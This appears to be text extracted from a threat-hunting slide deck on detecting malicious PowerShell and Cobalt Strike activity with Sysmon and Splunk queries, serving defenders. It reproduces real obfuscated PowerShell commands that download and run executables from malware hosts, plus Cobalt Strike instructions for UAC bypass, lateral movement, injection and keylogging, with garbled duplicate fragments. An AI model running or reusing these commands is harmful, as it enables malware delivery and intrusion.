3	PROC: rundll32	%TEMP%*.44	text	(2016-11-03)
2	PROC: rundll32	%TEMP%*.dll	SetText	(2016-11-06)
	PROC: rundll32	%TEMP%*.dll	woody	(2016-11-07)
	PROC: rundll32	%TEMP%*.dll	makefile	(2016-11-07)
	PROC: rundll32	%TEMP%*.dll	set	(2016-11-08)
	PROC: rundll32	%TEMP%*.dll	nipple	(2016-11-08)

Detecting malicious Powershell

Everybody



PowerShell

Malicious PowerShell

■ system is w7_1

- **wscript.exe** (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)
 - **cmd.exe** (PID: 2940 cmdline: C:\Windows\System32\cmd.exe /C P^owerS^he^IL.eXe^
-e^xeCu^tio^nP^OLI^CY ^by^pa^Ss ^-^Noprof^I^L^e -W^iNDOWsTyle^ ^H^iDd^eN^ ^ (neW-obJeCT^
SYsTem.^N^eT^.we^bC^Lie^NT)^.d^Ow^N^L^oad^file^ ("http://www.temporaryv.bid/user.php?f=1.dat'
'C:\Users\[REDACTED]\AppData\Roaming.exe");St^aR^T-proce^sS^ C:\Users\[REDACTED]\AppData\Roaming.eXe
MD5: AD7B9C14083B52BC532FBA5948342B98)
 - **powershell.exe** (PID: 2172 MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
 - **Roaming.exe** (PID: 2168 MD5: F72F6608092D4844A29F581444A64828)
 - **Roaming.exe** (PID: 1260 MD5: F72F6608092D4844A29F581444A64828)
 - **ieexplore.exe** (PID: 764 MD5: E931C01E7DD7CEC0BD26CD1B9DA967A3)
 - **ieexplore.exe** (PID: 3004 MD5: E931C01E7DD7CEC0BD26CD1B9DA967A3)
 - **cmd.exe** (PID: 3780 cmdline: cmd.exe /C del /Q /F C:\Users\[REDACTED]\AppData\Local
\Temp\sysCBBB.tmp MD5: AD7B9C14083B52BC532FBA5948342B98)

Behavior Analysis:

FILE: drops '_HOWDO_text.html' files [Ransomware]

FILE: drops *.odin files [Locky]

PROC: uses 'PowerShell' WebClient.DownloadFile()

PROC: uses 'PowerShell' obfuscation with '^'

PROC: uses 'PowerShell' with '-ExecutionPolicy bypass'

YARA: pcap_ransom_locky_apache_handler_php

Malicious PowerShell

■ system is w7_1

• wscript.exe (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)

• cr
-e
S
'C
M

--- mail headers ---

Date: Mon, **17 Oct 2016** 00:27:44 -0000

From: <eeaquaforest.pad@submitpad.org>

Subject: 72080482 fourier

--- mail attachments (spaces replaced with [_X]) ---

cf890dc75d01f4bbb5150d1a7d8a4a49 ./EMAIL_89716306_fourier.zip

2568bd90c574056ea3590aabfb2e6489 ./3.zip

28a262ca87456fe1278dde4a134084d5 ./ORDER_802.js

--- executables dropped ---

3e6bf00b3ac976122f982ae2aadb1c51 dropped/System.dll

5c6ad37916cfa9974e8cd4a6dc762221 dropped/Jellyfish.jpg

f72f6608092d4844a29f581444a64828 dropped/**Roaming.exe**

--- http traffic URLs ---

hXXp://93.170.104[.]126/**apache_handler.php**

hXXp://www.temporaryv[.]bid/user.php?f=1.dat

Behav

FILE:

FILE:

PROC:

PROC:

PROC:

YARA: pcap_ransom_locky_**apache_handler.php**

JeCT^
,
ning.eXe

a\Local

Malicious PowerShell

■ system is w7_1

- **wscript.exe** (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)
 - **cmd.exe** (PID: 2940 cmdline: C:\Windows\System32\cmd.exe /C P^owerS^he^IL.eXe^
-e^xeCu^tio^nP^OLI^CY ^by^pa^Ss ^-^Noprof^I^L^e -W^iNDOWsType^ ^H^iDd^eN^ ^^(neW-obJeCT^
SYsTem.^N^eT^.we^bC^Lie^NT)^.d^Ow^N^L^oad^file^('http://www.temporaryv.bid/user.php?f=1.dat'
'C:\Users\[REDACTED]\AppData\Roaming.exe');St^aR^T-proce^sS^ C:\Users\[REDACTED]\AppData\Roaming.eXe
MD5: AD7B9C14083B52BC532FBA5948342B98)
 - **powershell.exe** (PID: 2172 MD5: 92F44E405DB16AC55D97E3BFE3B132FA)

PROC: uses 'PowerShell' WebClient.DownloadFile()

```
PowerShell.exe -executionPolicy bypass -Noprofile -WindowsStyle  
Hidden (new-object System.Net.WebClient).DownloadFile(  
'http://www.temporaryv.bid/user.php?f=1.dat'  
'C:\Users\*****\AppData\Roaming.exe');Start-process  
C:\Users\*****\AppData\Roaming.exe
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
(powershell.exe OR cmd.exe) WebClient DownloadFile  
| search (Image="*\powershell.exe" OR Image="*\cmd.exe")  
CommandLine="*WebClient*" CommandLine="*DownloadFile"
```

Malicious PowerShell

PROC: uses 'PowerShell' WebClient.DownloadFile()

First seen: 2015-02-12 / # samples: 81

```
cmd /K PowerShell.exe (New-Object System.Net.WebClient).DownloadFile(  
    'http://136.243.237.222:8080/hhacz45a/mnnmz.php' '%TEMP%\pJIOdfds.exe');  
Start-Process '%TEMP%\pJIOdfds.exe';
```

PROC: uses 'PowerShell' with '-ExecutionPolicy bypass'

First seen: 2015-03-03 / # samples: 58

```
powershell.exe -noexit -ExecutionPolicy bypass -nopprofile -file  
C:\Users\*****\AppData\Local\Temp\adobeacd-update.ps1
```

PROC: uses 'PowerShell' obfuscation with '^'

First seen: 2016-09-30 / # samples: 41

```
cmd.exe /C POWeR^S^He^LL.exe -Exe^CuTI^o^npOlic^Y ^bY^P^A^sS  
^--^Nop^r^oFile^ -W^I^N^d^oWstyle HI^Dden (^neW^o^BJ^Ect  
SY^sT^Em.n^E^T.^WEBCl^i^EN^T^).DOWN^LOa^Dfi^LE(^  
'http://caopdjow.top/user.php?f=1.dat' 'C:\Users\*****\AppData\Roaming.EXE');  
^sTAr^t-pR^ocess^ 'C:\Users\*****\AppData\Roaming.EXe'
```

Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
  (powershell.exe OR cmd.exe) WebClient DownloadFile  
| search (Image="*\\powershell.exe" OR Image="*\\cmd.exe")  
  CommandLine="*WebClient*" CommandLine="*DownloadFile*
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command ("New-Object  
  Net.WebClient").('Do' + 'wnloadfile').invoke(  
  'http://unofficialhr.top/tv/homecooking/tenderloin.php',  
  'C:\Users\***\AppData\Local\Temp\spasite.exe'); &  
  "C:\Users\***\AppData\Local\Temp\spasite.exe"
```

LNK with Powershell command
- **embedded in DOCX file** (oleObject.bin)

Sample from **2016-11-10**

efd6071f0e65e1feef36ffdb228c2a23 Copy of bill #BT138.docx

Process tree:

```
* WINWORD.EXE  
  o cmd.exe  
    # powershell.exe
```

Query doesn't match
«DownloadFile»

Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
(powershell.exe OR cmd.exe)
```

```
| eval CommandLine2=replace(CommandLine,"[ '+'\"^]","")  
| search (Image="*\\powershell.exe" OR Image="*\\cmd.exe")  
  CommandLine2="*WebClient*" CommandLine2="*DownloadFile*"
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command (("New-Object  
Net.WebClient")).('Do' + 'wnloadfile').invoke(  
'http://unofficialhr.top/tv/homecooking/tenderloin.php',  
'C:\Users\***\AppData\Local\Temp\spasite.exe'); &  
"C:\Users\***\AppData\Local\Temp\spasite.exe"
```

Remove all
obfuscation chars

CommandLine2:

```
C:\Windows\System32\cmd.exe/cpowershell-command( (New-Object Net.WebClient) ).  
(Downloadfile) invoke(http://unofficialhr.top/tv/homecooking/tenderloin.php,  
C:\Users\purpural\AppData\Local\Temp\spasite.exe); &  
C:\Users\purpural\AppData\Local\Temp\spasite.exe
```

→ **De-obfuscate** simple obfuscation techniques

Are all (obfuscation) problems solved?

Malicious PowerShell – or not?



TomU @c_APT_ure · Oct 3

@danielhbohannon love the talk & video! Are slides available online?



1



Daniel Bohannon @danielhbohannon · Oct 3

@c_APT_ure Glad you liked the DerbyCon talk! I posted the slides at:



Invoke-Obfuscation DerbyCon 2016

Slides from DerbyCon 2016 presentation -- Invoke-Obfuscation: PowerShell obfuscation Techniques & How To (Try To) Dismantle Them

[slideshare.net](#)



3



TomU

@c_APT_ure

@danielhbohannon perfect, thanks much! Will definitely mention this in my upcoming talk! :)

Malicious PowerShell

```
cmd.exe /c powershell -c $eba = ('exe'); $sad = ('wnloa'); (( New-Object  
Net.WebClient )).('Do' + $sad + 'dfile' ).invoke(  
'http://golub.histosol.ch/bluewin/mail/inbox.php'  
'C:\Users\*****\AppData\Local\Temp\doc.' + $eba);  
start('C:\Users\*****\AppData\Local\Temp\doc.' + $eba)
```

«De-obfuscated»:

```
powershell-c$eba=(exe);$sad=(wnloa);((New-ObjectNet.WebClient)).(Do$sadddfile)  
.invoke(http://golub.histosol.ch/bluewin/mail/inbox.phpC:\Users\*****\AppData  
\Local\Temp\doc.$eba); start(C:\Users\*****\AppData\Local\Temp\doc.$eba)
```

LNK with Powershell command

- embedded in DOCX file (oleObject.bin)

Sample from **2016-11-18**

d8af6037842458f7789aa6b30d6daefb Abrechnung # 5616147.docx
2b9c71fe5f121ea8234aca801c3bb0d9 Beleg Nr. 892234-32.lnk

Strings from oleObject.bin:

E:\TEMP\G\18.11.16\ch1\golub\Beleg Nr. 892234-32.lnk
C:\Users\azaz\AppData\Local\Temp\Beleg Nr. 892234-32.lnk

Query doesn't match
«DownloadFile»

Threat Hunting approaches



Defining Threat Hunting

blog.sqrll.com/threat-hunter-profile-bianco

Aug 1, 2016 5:45:22 PM

Threat Hunter Profile - David Bianco

Editor's Note: This is the first in a series of posts that will profile various threat hunters, highlighting their experiences, as well as hunting techniques and lessons from the field.



Name: David J. Bianco

Organization: Sqrll

Years hunting: 8

Favorite datasets: HTTP proxy logs, authentication logs, process data

Favorite hunting techniques: Outlier detection, visualization

Favorite tools: Sqrll, Unix command line, Python, Apache Spark, scikit-learn

Defining Threat Hunting

blog.sqrri.com/threat-hunter-profile-bianco

Aug 1, 2016 5:45:22 PM

Threat Hunter Profile - David Bianco

Who are you?

My name is David J. Bianco, and I'm the Lead Security Technologist at Sqrri.

Hunting always involves a human

How would you define Threat Hunting?

I define it as the collective name for various techniques used to discover malicious activity in an IT environment that the automated detection systems missed. The key to this definition is that hunting always involves a human. If it's fully automated, it's not hunting!

However, I also think that the purpose of hunting ideally is to improve your automated detection. If your hunting techniques work, automate them so you don't have to keep doing the same hunts over and over again. You'll find things more quickly that way, and you'll be able to spend your time improving your hunting!

Organization: Sqrri


Years hunting: 8

Favorite datasets: HTTP proxy logs, authentication logs, process data

Favorite hunting techniques: Outlier detection, visualization

Favorite tools: Sqrri, Unix command line, Python, Apache Spark, scikit-learn

Threat Hunting Project

 www.threathunting.net

The ThreatHunting Project

Hunting for adversaries in your IT
environment

Threat Hunting Project

www.threathunting.net

T
T
P

Hunting for
environment

// Procedures Indexed by Goal

- // O-day
 - EMET L
- // Attac
 - Suspici
 - Window
 - Psexec
- // Lateral movement / Compromised Credentials
 - Psexec Windows Events
 - Detecting Lateral Movement in
 - RDP External Access
 - Windows Lateral Movement via Explicit Credentials
 - Lateral Movement Detection via Process Monitoring
- // Privilege Escalation
 - Privileged Group Tracking
- // Malicious Listening Services
 - Search for Rogue Listeners

Threat Hunting Project

www.threathunting.net

Lateral Movement Detection via Process Monitoring

Purpose

Find threat actors moving laterally in the network by looking for examples of common techniques they use to orient themselves on new systems.

Data Required

Windows process creation logs (security event 4688) or other similar information (e.g., EDR logs)

Collection Considerations

The more endpoints and servers from which you collect process information, the more likely you are to be able to find threat actor activity.

Analysis Techniques

- Counting occurrences within a time window

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

Threat Hunting Project

www.threathunting.net

Lateral Movement Detection via Process Monitoring

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

As an adversary moves from machine to machine they will often want to know things like: who they are, what level of access do they have, what services are running on the machine, what other machines are around them... They will often determine this by using legitimate windows binaries. When determining this information they will typically do this in minutes vs hours regardless if they are using a script or typing the commands on a command line. Knowing this, we can use it to our advantage. Again focusing on windows event logs and focusing on event codes 4688/592 try to identify the following:

- net.exe, ipconfig.exe, whoami.exe, nbtstat.exe...
- Cluster x number of processes executing within a 10 minute time frame.

For the data that is returned:

- identify the parent process and if it's legitimate?
- What additional processes have executed on the machine within a 1 hour period and do any of those look suspicious? If there are, are they owned by the same user?
- Are these spawned by the same process or process name?
- Are these processes all owned by the same user?
- Is there previous history of this activity?"

Threat Hunting Project

www.threathunting.net

Suspicious Process Creation via Windows Event Logs

Purpose

Find attacker tools in use

Data Required

Windows process creation logs (Event 4688 & 592)

Collection Considerations

Collect these from every host in the domain. If you execution (e.g. Microsoft Sysmon, Carbon Black, etc)

Analysis Techniques

stack counting

Description

Search all process creation log entries and look for:

- `svchost.exe` processes that are not children of

Description

Search all process creation log entries and look for:

- `svchost.exe` processes that are not children of `services.exe`
- Processes created by binaries in unusual locations, such as
 - `%windows%\fonts`
 - `%windows%\help`
 - `%windows%\wbem`
 - `%windows%\addins`
 - `%windows%\debut`
 - `%windows%\system32\tasks`
- Known attacker tool names, such as
 - `rar.exe`
 - `psexec.exe`
 - `whoami.exe`

- Processes that launched very few times during a 24 hour period

Threat Hunting Project

www.threathunting.net

Suspicious Process Creation via Windows Event Logs

Description

Purpose

Find attacker tools in use

Data Required

Windows process creation logs (Event 4688 & 592)

Search all process creation log entries and look for:

- `svchost.exe` processes that are not children of `services.exe`
- Processes created by binaries in unusual locations, such as
 - `%windows%\fonts`

Other Notes

Event 4688 is even more valuable if logging policy is set to record the entire command line (some of these suggestions require that info). Review your domain audit policies and/or supplement with additional process logging as necessary. Sysmon is a very good free tool that can do nearly anything you'd need.

«Sysmon is a very good free tool that can do nearly anything you'd need»

Source: Adversary Simulation



Red Team / Adversary Simulation



COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

The advertisement features a central illustration of a character with spiky yellow hair and a blue jacket, surrounded by floating green and blue screens displaying various data and code. To the right, a screenshot of the Cobalt Strike application interface is shown, displaying a network diagram and a list of active systems.

DOWNLOAD!

FEATURES **SCREENSHOTS** **TRAINING** **SUPPORT**

user	computer	pid	when
SYSTEM+	DC	4010	09/11 14:18:00
SYSTEM+	DC	4016	09/11 13:54:00
SYSTEM+	FILESERVER	1006	09/11 13:54:00
whata.hogg*	WS2	3352	09/11 13:54:00
SYSTEM+	DC	4016	09/11 13:53:21
SYSTEM+	FILESERVER	1006	09/11 13:53:21
whata.hogg*	WS2	3352	09/11 13:53:21

Red Team / Adversary Simulation

TRAINING

Advanced Threat Tactics (Notes and References) is a free course on red team operations and adversary simulations. This course will provide the background and skills necessary to emulate an advanced threat actor with Cobalt Strike.



1. Operations

This course starts with an overview of the Cobalt Strike project, team server setup, and a deep dive into Cobalt Strike's model for long-term distributed operations. Logging and Reporting are covered as well.



2. Infrastructure


This lecture covers listener manager and how to configure the various Beacon flavors. Ample time is devoted to cloud-based redirectors, DNS Beacon setup, and infrastructure troubleshooting. This lecture concludes with a discussion on payload security.

**Advanced Threat
Tactics video series
(9 x 30-60 mins)**

Red Team / Adversary Simulation

TRAINING

Advanced Threat Tactics (Notes and References) is a free course on red team simulations. This course will provide the background and skills necessary to act as an actor with Cobalt Strike.



PrivEsc & LatMov
to own a network
(think **BloodHound**)

5. Privilege Escalation

Privilege Escalation is elevating from standard user rights to full control of a system. This lecture goes over user account control, the privilege escalation options in Beacon, finding escalation opportunities with PowerUp, credential and hash harvesting, and advanced Mimikatz features.


6. Lateral Movement

Lateral Movement is abusing trust relationships to attack systems in an enterprise network. This video covers host and user enumeration, remote control of systems without using malware, and remote code execution with the Beacon payload. You'll also learn to steal tokens, use credentials, pass-the-hash, and generate Kerberos Golden Tickets.

Red Team / Adversary Simulation

TRAINING

Advanced Threat Tactics (Notes and References) is a free course on red team simulations. This course will provide the background and skills necessary for an actor with Cobalt Strike.



7. Pivoting

This video shows how to tunnel through Beacon. You'll learn how to send the Metasploit® Framework and other tools through a SOCKS proxy pivot. You'll also learn how to turn a compromised system into a redirector for callbacks, hosting malicious content. And, you'll see how to tunnel Beacon over SSH.

8. Malleable Command and Control

Malleable Command and Control is Cobalt Strike's domain-specific language to redefine payload indicators. This is a key technology for adversary simulations. This lecture covers Malleable C2 setup and use, the profile language, and how to test profiles.

C&C can look like any
«normal» HTTP traffic
No IDS detections!!

Cobalt Strike Features

<https://www.cobaltstrike.com/help-beacon>

Privilege Escalation

Use **getsystem** to impersonate a token for the SYSTEM account. This level of access may allow you to perform privileged actions that are not possible as an Administrator user.

Use **runas [DOMAIN\user] [password] [command]** to run a command as another user using their credentials. The runas command will not return any output. You may use runas from a non-privileged context though.

Use **spawnas [DOMAIN\user] [password] [listener]** to spawn a session as another user using their credentials. This command uses PowerShell to bootstrap a payload in memory.

Privilege Escalation (UAC Bypass)

Microsoft introduced User Account Control (UAC) in Windows Vista and refined it in Windows 7. UAC works a lot like sudo in UNIX. Day-to-day a user works with normal privileges. When the user needs to perform a privileged action--the system asks if they would like to elevate their rights.

Use **bypassuac [listener]** to spawn a session in a process with elevated rights. This privilege escalation technique takes advantage of a loophole in the UAC default settings on Windows 7 and later. This command will not work if the current user is not in the Administrators group or if UAC is set to its highest setting. To check if the current user is in the Administrators group, use shell whoami /groups.

Beacon's UAC bypass will drop a DLL file to disk and remove the DLL when it's done. Beacon uses Cobalt Strike's Artifact Kit to generate an anti-virus safe DLL.

Uses Powershell
«whoami /groups»?

Cobalt Strike Features

<https://www.cobaltstrike.com/help-beacon>

Privilege Escalation

Use **getsystem** to impersonate a token for the SYSTEM account. This performs privileged actions that are not possible as an Administrator user.

Use **runas** to execute a command with different credentials, though.

Use **spawn** to execute a command with different credentials.

Privilege Escalation

Microsoft introduced a new privilege escalation technique that is not like sudo, but it can be used to get privileged access.

Use **bypass** to execute a command with different credentials, though.

Beacon's **UAC** command can be used to bypass UAC. This is useful if the current user is not an administrator.

<https://www.cobaltstrike.com/help-beacon>

Lateral Movement

Once you have a token for a domain admin or a domain user who is a local admin on a target, you may abuse this trust relationship to get control of the target. Cobalt Strike's Beacon has several built-in options for lateral movement.

Use Beacon's **psexec [target] [share] [listener]** to execute a payload on a remote host. This command will generate a Windows Service executable for your listener, copy it to the share you specify, create a service, start the service, and clean up after itself. Default shares include ADMIN\$ and C\$.

Use **psexec_psh [target] [listener]** to execute a payload on a remote host with PowerShell. This command will create a service to run a PowerShell one-liner, start it, and clean up after itself. This method of lateral movement is useful if you do not want to touch disk.

Beacon's **winrm [target] [listener]** command will use WinRM to execute a payload on a remote host. This option requires that WinRM is enabled on the target system. It's off by default. This option uses PowerShell to bootstrap your payload on target.

Finally, use **wmi [target] [listener]** to deliver a payload via Windows Management Instrumentation. This command uses PowerShell to bootstrap your payload on target.

Uses share: ADMIN\$, C\$, IPC\$
Creates & starts new service

Cobalt Strike Features

8.5 Session Passing

Cobalt Strike's Beacon started out as a stable lifeline to keep access to a compromised host. From day one, Beacon's primary purpose was to pass accesses to other Cobalt Strike listeners.

Type **spawn** followed by a listener name to task Beacon to spawn a session for a listener. This command is the same as the Spawn item in the Beacon menu.


By default, the **spawn** command will spawn a session in rundll32.exe. An alert administrator may find it strange that rundll32.exe is periodically making connections to the internet. Find a better program (e.g., Internet Explorer) and use the **spawnnto** command to state which program Beacon should spawn sessions into.

The **spawnnto** command expects the full path to the program. Type **spawnnto** by itself and press enter to instruct Beacon to go back to its default behavior.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The inject and spawn commands both inject a stager for the desired listener into memory. This stager tries to connect to its configured host to stage the requested. If the stager cannot get past any egress restrictions or blocks that are in place, you will not get a session.

Use **dllinject [pid]** to inject a Reflective DLL into a process. Use the **shinject [pid] [architecture] [/path/to/file.bin]** command to inject shellcode, from a local file, into a process on target.



DLL / Process
Injection

Cobalt Strike Features

8.5 Session Passing

Cobalt Strike's Beacon started out as a stable lifeline to keep access to a compromised host. From day one, Beacon's primary purpose was to pass accesses to other Cobalt Strike listeners.

Type **spawn**
This comm

By default,
administrat
the internet
to state whi

The **spawn**
press enter

8.9 Keystrokes and Screenshots

Beacon's tools to log keystrokes and take screenshots are designed to inject into another process and report their results to your Beacon.

To start the keystroke logger, use **keylogger pid** to inject into an x86 process. Use **keylogger pid x64** to inject into an x64 process. `explorer.exe` is a good candidate for this tool. The keystroke logger will monitor keystrokes from the injected process and report them to Beacon until the process terminates or you kill the keystroke logger post-exploitation job.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The inject and spawn commands both inject a stager for the desired listener into memory. This stager tries to connect to its configured host to stage the requested. If the stager cannot get past any egress restrictions or blocks that are in place, you will not get a session.

Use **dllinject [pid]** to inject a Reflective DLL into a process. Use the **shinject [pid] [architecture] [/path/to/file.bin]** command to inject shellcode, from a local file, into a process on target.

DLL / Process
Injection

Cobalt Strike Features

8.5 Session Passing

Cobalt Strike's Beacon started out as a listener. From day one, Beacon had a few listeners.

Type **spawn**. This command

By default, the administrator to state which

The **spawn** process

Type **process**. Use **ps** to get the list of processes. Inject a 64-bit Beacon

The inject and spawn commands. This stager tries to connect to the target. If it cannot get past any firewall

Use **dllinject [pid] [architecture] [/path]** to inject a DLL into a process on target.

8.9 Keylog

Beacon process

To start keylogging tool. They can be used to

Only one egress point

a compromised host.

SMB traffic between WS




Figure 12. Cobalt Strike Graph View

An orange arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses **Windows named pipes** to control Beacons in this peer-to-peer fashion. A named pipe is an inter-process communication mechanism on Windows. Named pipe traffic that goes host-to-host is encapsulated within the **SMB protocol**. A red arrow indicates that a Beacon link is broken.

Getting ready to Hunt

- * Can you distinct between workstations and servers / NAS / filers?
- * Is SMB traffic between workstations (WS) normal?
- * Is «whoami /groups» normal activity from users / admins?
- * How common is DLL / process injection? (can be legit)
 - Can you distinguish benign from malicious injection?
- * How common is Powershell usage?
 - EncodedCommand? Invoke-Expression (IEX)?
 - Parent processes / user accounts running legit Powershell?

SMB traffic between WS

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"  
  EventCode=3 Initiated=true SourceIp!=DestinationIp  
  DestinationPort=445 Image!=System  
    (SourceHostname="WS*" DestinationHostname="WS*") OR  
    (SourceIp="10.10.*.*" DestinationIp="10.10.*.*")  
| stats by ComputerName ProcessGuid  
| fields ComputerName ProcessGuid
```

* Search for network connections

- SMB protocol (dst port 445)
- Source and destination are workstations (**hostname or IP**)
- Use «ProcessGuid» to correlate with other event types (proc's)

* Search for legitimate SMB servers (filers, NAS)

- Create «whitelist» to exclude as legit dest

Lateral Movement (admin shares)

CS_Lateral_Movement_psexec

10/18/2016 11:17:12 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=1

EventType=4

Type=Information

...

Message=**Process Create:**

Image: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

CommandLine: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

CurrentDirectory: C:\Windows\system32\

User: **NT AUTHORITY\SYSTEM**

IntegrityLevel: System

ParentImage: **C:\Windows\system32\services.exe**

ParentCommandLine: C:\Windows\System32\services.exe

C:\Windows\system32\services.exe
→ \\127.0.0.1\ADMIN\$\8c0cb58.exe

*** Search for admin share names in image paths**

Lateral Movement (admin shares)

CS_Lateral_Movement_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=1

EventType=4

Type=Information

...

Message=**Process Create:**

Image: **C:\Windows\SysWOW64\rundll32.exe**

CommandLine: **C:\Windows\System32\rundll32.exe**

CurrentDirectory: C:\Windows\system32\

User: **NT AUTHORITY\SYSTEM**

IntegrityLevel: System

ParentImage: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

ParentCommandLine: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

C:\Windows\system32\services.exe
→ \\127.0.0.1\ADMIN\$\8c0cb58.exe
→ C:\Windows\system32\rundll32.exe

* Search for admin share names in image paths

Lateral Movement (proc injection)

CS_Lateral_Movement_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=8

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 29340

SourceImage: \\127.0.0.1\ADMIN\$\8c0cb58.exe

TargetProcessId: 18476

TargetImage: C:\Windows\SysWOW64\rundll32.exe

NewThreadId: 20060

StartAddress: 0x00000000000110000

StartFunction:

\\127.0.0.1\ADMIN\$\8c0cb58.exe
C:\Windows\system32\rundll32.exe

*** Search for rarest source or target images from proc injection**

Keylogger (proc injection)

CS_Keylogger_injection

10/26/2016 11:56:32 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=8

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 17728

SourceImage: C:\Windows\SysWOW64\rundll32.exe

TargetProcessId: 836

TargetImage: C:\Windows\System32\winlogon.exe

NewThreadId: 14236

StartAddress: 0x00000000000C2000

StartFunction:

C:\Windows\SysWOW64\rundll32.exe
C:\Windows\system32\winlogon.exe

- * Suspicious proc injection into «winlogon.exe»
 - * Steal user's password while logging on or unlocking screensaver

More ideas for Hunting

- * Find processes **connecting thru proxy** or **directly to the Internet**
 - Count distinct hashes and Import Hashes
 - Count distinct clients
 - Count distinct image paths and names
- * Search for PowerShell **-EncodedCommand**

Processes connecting thru Proxy

```
